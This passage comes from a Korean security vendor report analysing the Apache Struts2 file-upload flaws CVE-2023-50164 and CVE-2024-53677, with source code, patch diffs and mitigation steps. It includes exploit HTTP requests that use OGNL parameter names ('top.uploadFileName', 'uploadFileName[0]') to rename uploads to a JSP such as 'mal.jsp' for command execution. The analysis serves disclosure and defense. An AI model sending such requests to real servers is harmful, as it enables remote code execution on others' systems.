        return new Builder(requestParameterMap);
    }
```

그림 7. HttpParameters 클래스

이후 ParametersInterceptor 클래스의 setParameters() 메서드에서 TreeMap 구조로 파일 업로드를 처리하는데, Java 의 TreeMap 은 [숫자 > 알파벳 대문자 > 알파벳 소문자 > 한글] 순서로 정렬한다. 따라서 파라미터 값으로 'upload'와 'Upload'가 동시에 존재한다면, 대문자로 시작하는 'Upload' 파라미터의 파일 내용을 우선으로 출력한다.

```java
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

그림 8. setParameters() 메서드

이후 기존에 저장된 Upload 파라미터 값은 uploadFileName 파라미터에 의해 재정의되고 임의 경로의 임의 파일명으로 변조할 수 있다. 예를 들어 ../webshell.jsp 로 기존에 정의된 test.jpg 를 재정의하는 과정은 아래와 같다.




그림 9. CVE-2023-50164 동작 과정

2) CVE-2023-50164 패치

2023 년 12 월 04 일에 공개한 CVE-2023-50164 취약점 패치는 다음과 같다. 우선 HTTP 요청 파라미터 처리 과정에서 대소문자 구분 없이 동일한 파라미터가 있는 경우, 제거하는 remove() 메서드가 추가돼 파라미터를 덮어쓰는 것을 방지하도록 패치됐다.

```
76  86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +       remove(newParams.keySet());
77  88          parameters.putAll(newParams);
78  89          return this;
79  90      }
```

그림 10. HttpParameters 패치 내역

위 1) CVE-2023-50164 분석에서 언급한 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파라미터 처리 도중 대소문자를 구분하지 않도록 equalsIgnoreCase() 메서드를 추가했다. 이제 더 이상 “upload” 파라미터와 “Upload” 파라미터는 다른 값으로 처리되지 않음을 뜻한다.

```
110  137      @Override
111  138      public Parameter get(Object key) {
112       -      if (parameters.containsKey(key)) {
113       -          return parameters.get(key);
114       -      } else {
115       -          return new Parameter.Empty(String.valueOf(key));
     139  +      if (key != null && contains(String.valueOf(key))) {
     140  +          String keyString = String.valueOf(key).toLowerCase();
     141  +          for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
     142  +              if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
     143  +                  return entry.getValue();
     144  +              }
     145  +          }
116  146      }
     147  +      return new Parameter.Empty(String.valueOf(key));
```

그림 11. get() 패치 내역

```
63   73      public boolean contains(String name) {
64        -      return parameters.containsKey(name);
     74  +      boolean found = false;
     75  +      String nameLowerCase = name.toLowerCase();
     76  +
     77  +      for (String key : parameters.keySet()) {
     78  +          if (key.equalsIgnoreCase(nameLowerCase)) {
     79  +              found = true;
     80  +              break;
     81  +          }
     82  +      }
     83  +
     84  +      return found;
65   85      }
```

그림 12. contains() 패치 내역

```
50   52      public HttpParameters remove(Set<String> paramsToRemove) {
51   53          for (String paramName : paramsToRemove) {
52        -          parameters.remove(paramName);
     54  +          String paramNameLowerCase = paramName.toLowerCase();
     55  +          Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
     56  +
     57  +          while (iterator.hasNext()) {
     58  +              Map.Entry<String, Parameter> entry = iterator.next();
     59  +              if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
     60  +                  iterator.remove();
     61  +              }
     62  +          }
53   63          }
54   64          return this;
```

그림 13. remove() 패치 내역

Step 2. CVE-2024-53677

2024 년 12 월 또 다른 파일 업로드 취약점으로 CVE-2024-53677 이 공개됐다. 해당 취약점은 CVE-2023-50164 취약점과는 다른 원리로 작동하기 때문에 CVE-2023-50164 에 취약하지 않더라도 취약점이 발생할 수 있다. 단, Interceptor 로 file Upload Interceptor 가 아닌 Action File Upload Interceptor 를 사용하는 경우는 취약하지 않다.

1) Struts2 ValueStack 과 파라미터 바인딩

Struts2 는 각 컴포넌트 간 상호작용을 용이하게 하기 위해 ValueStack 이라는 개념을 사용한다. ValueStack 이란 프로세스를 실행하는 동안 객체를 차곡차곡 쌓아 올린 스택 구조의 자료 구조로 struts2 에서 채택한 데이터 구조다. ValueStack 은 기본적으로 최상위 객체로부터 최하단까지 순차적으로 탐색하기 때문에 최근 추가된 데이터를 보다 빨리 읽어내서 프로그램 수행 속도를 높인다.

Java 기반의 웹 애플리케이션에서는 파라미터를 불러올 때 HttpServletRequest.getParameter() 또는 HttpServletRequest.getParameterMap() 과 같은 메서드를 사용해 매개변수를 가져오는 경우가 있다. Struts2 의 경우 ValueStack 을 통해 파라미터에 접근한다. 이 때 파라미터를 바인딩[14] 할 때 OGNL 표현식을 통해 수행되며, 이는 struts2 소스 코드 내 /core/src/main/resources/struts-default.xml 파일에서 명시된 클래스를 통해 확인할 수 있다.




그림 14. struts-default.xml 내 위치한 ParametersInterceptor 클래스

struts-default.xml 내 명시된 ParametersInterceptor 클래스는 /core/src/main/java/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java 소스 코드를 통해서 확인할 수 있다. 이 때 ValueStack 을 통해 파라미터를 바인딩하는 부분은 아래와 같다.




그림 15. ParametersInterceptor 클래스

[14] 파라미터 바인딩(Parameter Binding): 파라미터를 값이나 객체에 연결하는 과정

아래와 같은 HTTP 요청을 보내서 파일명을 확인하면 보다 명확하게 확인할 수 있다.

```
POST /upload.action HTTP/1.1
Host: localhost:8080
Content-Length: 314
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="test3.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi--
```

위 파일을 전송한 뒤, setParameters 메서드를 통해 파라미터 바인딩하는 부분을 디버깅하면 조금 더 명확하게 확인할 수 있다.




그림 16. parameters 변수 구조

2) setParameters 필터링 우회

파라미터 바인딩을 수행하는 setParameters 메서드 내에서는 isAcceptableParameter 메서드가 True 로 나와야지만 Parameters 에 파라미터를 추가한다.

```
167     protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
168         HttpParameters params;
169         Map<String, Parameter> acceptableParameters;
170         if (ordered) {
171             params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
172             acceptableParameters = new TreeMap<>(getOrderedComparator());
173         } else {
174             params = HttpParameters.create().withParent(parameters).build();
175             acceptableParameters = new TreeMap<>();
176         }
177 
178         for (Map.Entry<String, Parameter> entry : params.entrySet()) {
179             String parameterName = entry.getKey();
180 
181             if (isAcceptableParameter(parameterName, action)) {
182                 acceptableParameters.put(parameterName, entry.getValue());
183             }
184         }
```

그림 17. setParameters 내 필터링

여기서 등장하는 isAcceptableParameter 메서드는 acceptableName 메서드를 통해 필터링을 하는데, acceptableName 메서드 내부에 존재하는 isAccepted 메서드에 다시 값을 넘겨줘 파라미터 이름이 유효한지 검사한다.

```
protected boolean isAcceptableParameter(String name, Object action) {
    ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware) ? (ParameterNameAware) action : null;
    return acceptableName(name) && (parameterNameAware == null || parameterNameAware.acceptableParameterName(name));
}
```

그림 18. isAcceptableParameter 내 필터링

```
287     protected boolean acceptableName(String name) {
288         boolean accepted = isWithinLengthLimit(name) && !isExcluded(name) && isAccepted(name);
289         if (devMode && accepted) { // notify only when in devMode
290             LOG.debug("Parameter [{}] was accepted and will be appended to action!", name);
291         }
292         return accepted;
293     }
```

그림 19. acceptableName 내 필터링

마지막으로 isAccepted 는 acceptedPatterns 를 통해서 입력 받은 파라미터 이름이 유효한지 검사한다.

```
310     protected boolean isAccepted(String paramName) {
311         AcceptedPatternsChecker.IsAccepted result = acceptedPatterns.isAccepted(paramName);
312         if (result.isAccepted()) {
313             return true;
314         } else if (devMode) { // warn only when in devMode
```

그림 20. isAccepted 내 필터링

해당 패턴 검사는 다음과 같은 정규 표현식에 의해서 이루어짐을 확인할 수 있다.




그림 21. isAccepted 내 필터링 정규 표현식

해당 정규 표현식 패턴이 의미하는 것은 \w+로 인해 한 글자 이상의 영문자·숫자·밑줄로 시작해야 함을 나타낸다. 때문에 밑줄을 제외한 특수문자로 시작하는 단어는 필터링하고 있음을 확인할 수 있다.

이 때 OGNL 표현식을 이용해서 필터링을 우회하며 특정 ValueStack 값을 덮어씌울 수 있다. OGNL 표현식에서 [0], [1]과 같은 표현식을 활용해 특정 위 구간의 ValueStack 을 잘라낼 수 있다. 예를 들어 [0].name 표현식은 스택의 가장 위에서 표현식을 실행하기 때문에 name 과 동일하다. 하지만 대괄호로 시작하는 표현식은 isAccepted 메서드 내 필터링 정규 표현식을 통과할 수 없기 때문에 이를 대체할 만한 표현식을 고민해봐야 한다.

이를 위해 객체에 직접 접근하는 top 표현식을 활용할 수 있다. 객체 이름을 통해 직접 접근하게 하는 top 표현식은 top.name 과 name 이 동일한 값을 나타내게 되므로 필터링을 우회할 수 있다. 즉 top.uploadFileName 을 업로드하면 이는 uploadFileName 과 같기 때문에 이후에는 CVE-2023-50164 동작 과정처럼 기존 파일명을 재정의하게 된다.




그림 22. ../../test2.jsp 로 재정의된 uploadFileName

3) 취약점 악용

위에서 살펴본 바와 같이 파일 업로드 요청에서 top.uploadFileName 와 같은 OGNL 표현식을 활용해 임의의 경로 및 확장자로 파일명을 재정의할 수 있다. 때문에 파일명을 재정의해 악성 jsp 파일 업로드를 통해 임의 명령 실행이 가능하다.




그림 23. top.uploadFileName 파라미터를 통한 파일명 재정의

아래와 같이 파일 업로드를 수행하는 메서드인 doUpload() 메서드에 uploadFileName 은 ../EQST.jsp 로 재정의돼 전달됨을 확인할 수 있다.

그림 24. ../../EQST.jsp 로 재정의된 uploadFileName

다음과 같이 악성 파일이 uploads 경로를 벗어나 임의 명령을 실행하고 있음을 확인할 수 있다.




그림 25. 임의 명령 실행 확인

4) 다중 파일 업로드 악용

만약 Struts2 를 활용해 단일 파일 업로드가 아닌 다중 파일 업로드를 구현하고 있다면, 필터링 우회 로직 없이 간단하게 인덱스 값을 지정해 직접 수정할 수도 있다. 아래와 같이 HTTP 요청을 보내서 파일명을 확인하면 보다 명확하게 확인할 수 있다.

```
POST /uploads.action HTTP/1.1
Host: localhost:8080
Content-Length: 471
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBblJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBblJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST1.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBblJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST2.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBblJlBPavxBq8cdi
Content-Disposition: form-data; name="uploadFileName[0]"

mal.jsp
------WebKitFormBoundaryBblJlBPavxBq8cdi--
```

첫 번째 파일 이름이어야 할 EQST1.jpg 가 mal.jsp 로 재지정돼 업로드 된 것을 확인할 수 있다.

그림 26. 인덱싱을 통한 파일명 재정의

■ 대응 방안

해당 취약점은 Struts2 File Upload Interceptor 의 파일 업로드 로직 결함으로 인해 발생한다. 해당 로직은 Struts2 6.4.0 이 출시된 이후부터 더 이상 사용하지 않도록 공지했으며 Struts2 7.0.0 부터는 해당 Interceptor 을 제거했다.

•URL: https://struts.apache.org/core-developers/file-upload-interceptor

취약한 버전 사용 여부는 다음 과정을 통해서 확인할 수 있다. 우선 사용 중인 서버에서 설정한 struts.xml 파일을 찾는다. 다음과 같은 리눅스 명령어로 사용 중인 struts2 jar 파일을 탐색할 수 있다.

```
> find / -name "struts2*jar" 2> /dev/null
```

Struts2 jar 파일이 탐색이 되었으면 취약한 버전을 사용하는 것을 확인할 수 있다.

```
root@fe91afedf9b6:/usr/local/tomcat# find / -name "struts2*jar" 2> /dev/null
/usr/local/tomcat/webapps/ROOT/WEB-INF/lib/struts2-core-6.3.0.2.jar
```

그림 27. Struts2 6.3.0.2 사용 확인

또는 해당 struts2 jar 파일을 압축 해제해 META-INF 폴더 내 MANIFEST.MF 파일에서 사용 중인 버전을 직접 확인할 수 있다.

```
Manifest-Version: 1.0
Implementation-Title: Struts 2 Core
Bundle-Description: Apache Struts 2
Bundle-License: https://www.apache.org/licenses/LICENSE-2.0.txt
Bundle-SymbolicName: org.apache.struts.2-core
Implementation-Version: 6.3.0.2
Specification-Vendor: Apache Software Foundation
Bundle-ManifestVersion: 2
```

그림 28. Struts2 6.3.0.2 사용 확인

Apache Struts2 에서 보안 공지로 최소 6.4.0 버전을 업로드할 것을 공지했지만, 7.0.0 버전부터는 완전히 삭제되었기 때문에 File Upload Interceptor 가 아닌 Action File Upload Interceptor 을 사용하는지 반드시 확인할 필요가 있다.

•URL: https://cwiki.apache.org/confluence/display/WW/S2-067

만약 다음과 같이 fileUpload 를 Interceptor 로 사용하도록 명시되어 있다면 취약한 환경이다.

```
<interceptor-ref name="fileUpload">
```

그림 29. 취약한 File Upload Interceptor 사용

이는 <interceptor-ref name="actionFileUpload"/> 로 수정해서 조치해야 한다. 결국 취약한 버전(Struts2 6.3.2 이하)이 아닌 Struts2 를 사용하는 것이 가장 안전한 방법이지만, Struts2 7.0.0 에 와서야 file Upload Interceptor 가 삭제되었기에 이 또한 충분하지 않을 수 있다. 따라서 사용 중인 Struts2 가 취약한 버전인지 또는 취약한 버전이 아니더라도 file Upload Interceptor 를 사용하고 있는지 확인하는 과정이 필요하다.

참고 사이트

• Wikipedia (Apache Struts2): https://en.wikipedia.org/wiki/Apache_Struts
• Wikipedia (Jakarta EE): https://en.wikipedia.org/wiki/Jakarta_EE
• Apache Struts2 文件上传逻辑绕过(CVE-2024-53677)(S2-067): https://y4tacker.github.io/2024/12/16/year/2024/12/Apache-Struts2-%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E9%80%BB%E8%BE%91%E7%BB%95%E8%BF%87-CVE-2024-53677-S2-067/
• AttackerKB (CVE-2024-53677): https://attackerkb.com/topics/YfjepZ70DS/cve-2024-53677
• Struts2 的值栈和对象栈: https://developer.aliyun.com/article/330800
• File Upload Interceptor: https://struts.apache.org/core-developers/file-upload-interceptor
• Action File Upload: https://struts.apache.org/core-developers/action-file-upload
• S2-067: https://cwiki.apache.org/confluence/display/WW/S2-067
•CVE-2023-50164-ApacheStruts2-Docker:https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker
• cve 2024-53677 vulnerability impacting apache struts-2: https://www.cyber.gc.ca/en/alerts-advisories/cve-2024-53677-vulnerability-impacting-apache-struts-2
• Critical security vulnerability affecting Apache Struts2 below 6.4.0.: https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/critical-security-vulnerability-affecting-apache-struts2-below-6-4-0
• WARNING: CRITICAL VULNERABILITY IN APACHE STRUTS, CVE-2024-53677 CAN LEAD TO RCE, PATCH IMMEDIATELY!: https://cert.be/nl/advisory/warning-critical-vulnerability-apache-struts-cve-2024-53677-can-lead-rce-patch-immediately

EQST INSIGHT

2025.01

SK 쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹